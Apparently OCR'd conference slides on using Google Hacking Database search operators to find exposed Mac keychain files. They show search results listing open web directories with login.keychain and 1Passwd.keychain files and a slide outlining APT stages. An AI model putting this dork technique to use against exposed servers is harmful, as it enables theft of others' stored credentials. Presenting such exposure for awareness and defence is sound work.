
Keychain files and GHDB*

* GHDB = **G**oogle **H**acking **D**ata**B**ase



inurl, intitle, filetype, ...

- Very easy to :
  - identify keychain files (like *.keychain)



Index of /Library/Keychains - Noticias24
[redacted] - Traduire cette page
Index of /Library/Keychains. Parent Directory **login.keychain.** Apache/2.2.14 (Unix) mod_ssl/2.2.14 OpenSSL/0.9.8e-fips-rhel5 mod_auth_passthrough/2.1 ...


Index of /Desktop/dales powerbook/dale/Library/Keychains
[redacted] - Traduire cette page
[DIR] Parent Directory - [ ] **login.keychain** 6-Nov-2006 14:38 198K. Apache/2.2.20 (Unix) mod_ssl/2.2.20 OpenSSL/0.9.8l DAV/2 PHP/5.3.6 mod_fastcgi/2.4.2 ...

Index of /smo/Library/Keychains
[redacted] - Traduire cette page
... Last modified · Size · Description. [DIR], Parent Directory, -. [ ] **login.keychain** 26-Sep-2007 11:32, 20K. Apache/2.2.3 (Red Hat) Server at streaming.ohio.edu ...

Index of /bu
[redacted] - Traduire cette page
Index of /bu. Parent Directory · 1Passwd.keychain · MenuCalendarClock-3.0.0.dmg · OmniWeb-5.6.dmg · OnyX184b.dmg · backup/ · iDive.dmg · **login.keychain** ...

and APT ?

- iSEC Partners : http://www.isecpartners.com/storage/docs/presentations/iSEC_BH2011_Mac_APT.pdf



1 Motivation
- Preface and Background

2 Anatomy of an APT
- Social Engineering
- Initial Exploitation
- Local Privilege Escalation
- Network Privilege Escalation
- Persistence
- Exploration
- Exfiltration

3 Conclusion
- Summary

Questions ?

Slides, paper and tools on :

http://sud0man.blogspot.com

sganama[at]gmail.com / @sud0man